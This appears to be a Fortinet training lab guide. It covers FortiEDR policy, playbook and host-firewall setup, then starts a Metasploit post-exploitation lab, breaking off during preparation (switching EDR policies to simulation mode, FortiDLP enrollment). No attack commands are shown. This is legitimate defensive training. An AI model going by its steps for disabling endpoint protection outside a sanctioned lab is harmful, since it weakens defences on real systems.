Note - The system indicates that this group doesn't have any Security Policies assigned. - *This is acceptable for now. Leave it as is.*

Configuring Security Policies

Note: Each policy change requires synchronization with the Collector, necessitating connectivity with the Aggregator and a minimum of 15 seconds to apply (by default) on the Endpoint.

1. Navigate to **Profiles >> Security >> Security Policies**.



1. Select Policies:

- Execution Prevention
- Exfiltration Prevention
- Ransomware Prevention

SECURITY POLICIES

 Clone Policy  Set Mode  Assign Collector Group  Delete

☐ ▼ All statu...

		POLICY NAME			RULE
▶	☐	 Application Control	FORTINET		
▶	☐	 Device Control	FORTINET		
▶	☒	 Execution Prevention	FORTINET		
▶	☒	 Exfiltration Prevention	FORTINET		
▶	☐	 Mobile Devices	FORTINET		
▶	☒	 Ransomware Prevention	FORTINET		
▶	☐	 eXtended Detection	FORTINET		

1. Clone Selected Policies:

- Once selected, click **Clone Policy**.

SECURITY POLICIES						
Clone Policy Set Mode Assign Collector Group Delete						
☐	▼ All statu...	POLICY NAME				RULE
▶ ☐		 Application Control	FORTINET	☐		
▶ ☐		 Device Control	FORTINET	☐		
▶ ☒		 Execution Prevention	FORTINET	☐		
▶ ☒		 Exfiltration Prevention	FORTINET	☐		
▶ ☐		 Mobile Devices	FORTINET	☐		
▶ ☒		 Ransomware Prevention	FORTINET	☐		
▶ ☐		 eXtended Detection	FORTINET	☐		

1. Rename Cloned Policies:

- Delete the word "clone" at the end of each policy name.
- Prepend your organization name (Xperts26-XX) for easy identification.

POLICY CLONING

ORIGINAL POLICY NAME

CLONED POLICY NAME

Execution Prevention	Xperts26-XX Execution Prever
Exfiltration Prevention	Xperts26-XX Exfiltration Preve
Ransomware Prevention	Xperts26-XX Ransomware Pre

3 Policies will be cloned

Clone

Cancel

1. Configure Cloned Policies:

- Select one of the cloned policies.
- Select one of the rules.
- Click on **Advanced Policy and Rule Data** to view more details about it.
- Each rule can have individual actions and states:
 - **Action:** Block or Log
 - **State:** Enabled or Disabled

Ransomware Prevention			Default Collector Group (0 colle
Debugged Process - Connection from a Debugged Process	Log	Enabled	
Disk encryption attempt detected - Suspicious full disk encryption was detected	Block	Enabled	
Dynamic Code - Malicious Runtime Generated Code Detected	Block	Enabled	
Executable Format - Bad Executable File Format	Block	Enabled	
Executable Stack - A Stack with Executable Code	Block	Enabled	

ADVANCED POLICY & RULE DATA

[Rule Details](#) [Factory Settings](#)

RULE NAME: Disk encryption attempt detected - Suspicious full disk encryption was detected

RULE DETAILS

Full disk encryption is designed to secure data by encrypting entire volumes so that the data cannot be read without successful authentication. In some cases, it is built into the operating system. For example, in Windows 10 where it is known as BitLocker. Ransom encryption capabilities to lock a drive while replacing recovery keys. This rule may also be triggered when legitimate full disk encryption takes place..

FORENSICS RECOMMENDATIONS

If full disk encryption is part of your organization's policy, you can disable this rule temporarily and then re-enable it after configuring initial settings to prevent an attacker from tampering or overriding BitLocker settings. You can also do this if full disk encryption is at device or if it is only performed once on new machines. Otherwise, if you do not use bitlocker - retrieve the executable file from the targeted device according to its path by using the Forensics tab to perform more in-depth analysis.

- **Important:** *Do not change any rules.*
- **Assign Policies to Collector Group:**
 - In **Profiles >> Security > Policies**, select only your cloned policies by checking the box to the left of each one.

SECURITY POLICIES

Clone Policy
 Set Mode
 Assign Collector Group
 Delete

☐ **All statu...**
 POLICY NAME

☐		Exfiltration Prevention	FORTINET	
☐		Mobile Devices	FORTINET	
☐		Ransomware Prevention	FORTINET	
☐		eXtended Detection	FORTINET	
☒		Xperts26-XX Execution ...		
☒		Xperts26-XX Exfiltration ...		
☒		Xperts26-XX Ransomwa...		

- Click on **Assign Collector Group**.

- Select the **MyCollectors** group from the list to assign the cloned policies.

COLLECTOR GROUP ASSIGNMENT


☐	GROUP NAME ▲	# OF COLLECTORS	
☐	Default Collector Group	0	Available
☐	High Security Collector Gr...	0	Available
☒	MyCollectors	1	

1 Collector Group selected


Assign

Cancel

!!! note "Policy Assignment" - The **same policy** can be applied to multiple groups. - A confirmation message will appear once the policies are assigned and configured.




- The **Assigned Collector Groups** will appear in the right-hand information pane.



1. Verify Group Status:

- Go to **Assets > Inventory** and check the status of the newly created group.



Setting Policies to Prevention Mode

Security Policies Modes

During the initial setup—or at any time—you can choose how FortiEDR handles security events:

- **Protection Mode:** FortiEDR applies its active exfiltration prevention policy and blocks all connections that violate the configured security policy rules.
 - **Simulation Mode (Notification Only):** FortiEDR does not block exfiltration attempts. Instead, it generates alerts for all connections that violate any security policy rule. (This is the default out-of-the-box mode.)

Each policy can be set to **Simulation** or **Prevention** mode independently.

- Navigate to **Profiles >> Security > Policies**.
- Select only your cloned policies using the checkbox to the left of each policy.

SECURITY POLICIES

 Clone Policy

 Set Mode

 Assign Collector Group

 Delete


☐ ▼ All status

Prevention

Simulation

					RULE
▶ ☐		Application Control	FORTINET	☐	
▶ ☐		Device Control	FORTINET	☐	
▶ ☐		Execution Prevention	FORTINET	☐	
▶ ☐		Exfiltration Prevention	FORTINET	☐	
▶ ☐		Mobile Devices	FORTINET	☐	
▶ ☐		Ransomware Prevention	FORTINET	☐	
▶ ☐		eXtended Detection	FORTINET	☐	
▶ ☒		Xperts26-XX Execution ...		☐	
▶ ☒		Xperts26-XX Exfiltration ...		☐	
▶ ☒		Xperts26-XX Ransomwa...		☐	

1. Click on the "**Set Mode Prevention**" to activate all policies into **Prevention Mode**.
2. Confirm that the policies are set to **Prevention Mode**.



SECURITY POLICIES				
Clone Policy Set Mode Assign Collector Group Delete				
☐	▼ All statu...	POLICY NAME		RULE
▶ ☐		Application Control	FORTINET	
▶ ☐		Device Control	FORTINET	
▶ ☐		Execution Prevention	FORTINET	
▶ ☐		Exfiltration Prevention	FORTINET	
▶ ☐		Mobile Devices	FORTINET	
▶ ☐		Ransomware Prevention	FORTINET	
▶ ☐		eXtended Detection	FORTINET	
▶ ☐		Xperts26-XX Execution ...		
▶ ☐		Xperts26-XX Exfiltration ...		
▶ ☐		Xperts26-XX Ransomwa...		


Configuring Playbooks

Playbook Overview

Playbooks define which automatic actions FortiEDR performs based on the classification of a security event. Each event is initially classified by FortiEDR (FEDR) into one of the following categories:


- **Malicious**
- **Suspicious**
- **PUP (Potentially Unwanted Program)**
- **Inconclusive**

- Likely Safe
- Navigate to **Profiles > Playbooks**.



1. Clone the Default Playbook:

- Select the **Default Playbook** and clone it.



- Rename the cloned playbook to include your organization name (Xperts26-XX) for easy identification.

PLAYBOOK POLICY CLONING


ORIGINAL PLAYBOOK POLICY NAME	CLONED PLAYBOOK POLICY NAME
Default Playbook	Xperts26-XX Default Playbook cl

1 Playbook Policy will be cloned


CloneCancel

1. Assign the Playbook to the Collector Group:

- Once cloned, repeat similar steps to the Security Policy.
- Select the playbook and click **Assign Collector Group**.




- Click **ASSIGN** in the "Assignment Confirmation".
- Click on the assigned group and confirm that your collector group is visible in the **Collector Assignment** pane.



- Select the new playbook and enable **Prevention Mode**.

Playbook Assignment

- The **same playbook** can be applied to multiple groups.
- Clicking on each available action inside the playbook reveals detailed information about the actual enforcement actions carried out.



Summary

In this lab, you have:

- **Accessed and configured the FortiEDR Central Manager:** Logged in, updated your user profile, and enabled API permissions.
- **Deployed the FortiEDR Collector on a Windows VM using FortiSOAR:** Installed a connector, Created a playbook, installed the collector, and verified the Collector.
- **Created and managed Collector Groups:** Created a new group, moved Collectors into it, and set it as the default group.
- **Configured and assigned Security Policies:** Cloned policies, renamed them, assigned them to the Collector Group, and set them to Prevention Mode.
- **Configured and assigned a Playbook:** Cloned the default Playbook, assigned it to the Collector Group, and enabled Prevention Mode.
- **Configured and assigned a Threat Hunting Profile:** Cloned the Comprehensive Profile, assigned it to the Collector Group, and confirmed its activation.

Lab 2: Testing New FortiEDR Features

Overview

In this lab, you will validate several new features introduced in FortiEDR version 7.2.3.

New Features in This Release

FortiEDR version 7.2.3 introduces several key enhancements, including:

- **Host firewall policies on Collector Groups**
 - **Secure Browser**
 - **Security posture indicator for Windows and macOS endpoints**
 - **Disk encryption management for Windows and macOS endpoints**
 - **Mobile device protection**
-


Host Firewall Policies on Collector Groups

Use the new **Communication Control > Host Firewall** section to configure host-based firewall policies that control inbound and outbound traffic. These policies help protect endpoints from unauthorized or unwanted connections based on remote addresses, protocols, or applications.


Host firewall policies operate alongside existing Communication Control policies. In case of conflict, FortiEDR enforces the more restrictive policy.

Configure Host-Based Firewall Policies

- Navigate to "Communication Control >> Host Firewall"



- Click **Add Policy**



- Provide a policy name and select the Collector Group

Add Policy

Policy name

MyCollectorPolicy ×

Collector group

MyCollectors +

- Click **Save**
- Select the new policy and click **+ Add Rule**

Host Firewall

+ Add Policy Find Policy

1 results

	Name	State	Collector group	
+ Add rule	MyCollectorPolicy	Enabled	MyCollectors	+

	Name	State	IP Addresses	Port	Protocol	Process	Action	Description	
No results found									

- Create a firewall rule as shown below. **Do not enable the rule yet.**

Add Rule

☐ Enabled

Rule name

Block SSH ×

IP Addresses

10.20.0.254 ×

Port

22 ×

Protocol

Any ✓

Process

Any × ?

Action

Deny ✓

Lab 3: Step-by-Step Post-Exploitation Guide

This lab guide demonstrates how to use the Metasploit Framework (MSF) and its Meterpreter payload to gain access to a Windows host, maintain control and elevate privileges.

Each section below explains what the screenshot shows and gives the exact commands needed to reproduce it.

Preparing the environment

Before we begin using Kali Linux to execute any attack simulations, it is critical to properly prepare the environment that will be monitored and protected. At this stage, our primary focus is not on launching attacks, but on ensuring that all FortiProducts are correctly configured and fully operational. A well-prepared environment allows us to accurately observe how security controls behave, how threats are detected, and how responses could be triggered during testing.

In this section, we will configure the FortiProducts to receive, process, and correlate security data generated throughout the lab. This includes enabling logging, verifying communication between components, and ensuring that security policies and inspection profiles are correctly applied. Without this preparation, important events may be missed, logs may not be generated, or automated actions may fail to trigger, leading to incomplete or misleading results during attack simulations.

FortiEDR setup

For preparing the FortiEDR to Lab 3, access your FortiEDR instance again, as you have seen in the Lab 1 - FortiEDR Central Manager, then go to Profiles > Security > Policies.

For now, you will only set your policies to monitor only, what we call Simulation mode.

Change the following policies:

- Execution Prevention
- Exfiltration Prevention

Warning

The policy "Ransomware Prevention" must be defined as a "Prevention Mode" (green), so it can stop one of the attacks we will execute in one of our labs.

In order to change it, click in the button on the right side of the policy's name so it turn to gray, indicating it is in Simulation Mode.




Danger

If you happen to modify the Playbooks policies, set it them Simulation Mode as well.

FortiDLP setup

Access the FortiDLP Console



1. Open your tenant's [FortiDLP Console](#) and click the Login button.
2. Use your corporate credentials to login to our FortiDLP console.
 - Select "Log in with FortiCloud" (if present) and click **IAM User**.
 - **Account ID / Alias:** 1875474 .


- **Username:** `your_fortinet_username` (e.g.: *fosterr* - DO NOT use your email like *fosterr@fortinet.com*).
- **Password:** `your_corporate_password`.

3. Confirm that the **Console** dashboard loads successfully.

Create your own Label

Labels are used to group users and devices for policy targeting and agent configuration.

1. From the **Admin Settings** pane, go to **Agents > Labels**.



2. Click **Create New Label**.



3. Use a **unique and consistent name** to avoid conflicts with other lab users by creating a label with your username on it.

Create a new custom label ×

Labels help you group entities and work more efficiently.

Label name *(required)*

YOUR-USERNAME-Xperts26 ↗

Flag label ☒ ×

Pseudonymize label ☒ ×

Description

Create an Enrollment Token

1. In the left-hand menu, go to **Admin Settings**.
2. Select **Agent Deployment**.
3. Click **Create New Token**.

Enrollment tokens (69)

🔍 Search

Create new token

4. Give the token a recognizable name like: `FortiDLP_<yourname>`.

Agent version

12.2.3

Architecture

64-bit (x64)

Download

 Note

Any version newer than 12.2 will work for these labs.

1. If you aren't accessing the FortiDLP via Beta, transfer the installer from your device to Beta.
2. Before running the installer on Beta, execute the following PowerShell script as an administrator to randomize Beta's hostname. If you do not complete this step it will be difficult to disambiguate your actions from other lab participants who also skipped the step.
 - Press the Windows icon and search for `powershell`.
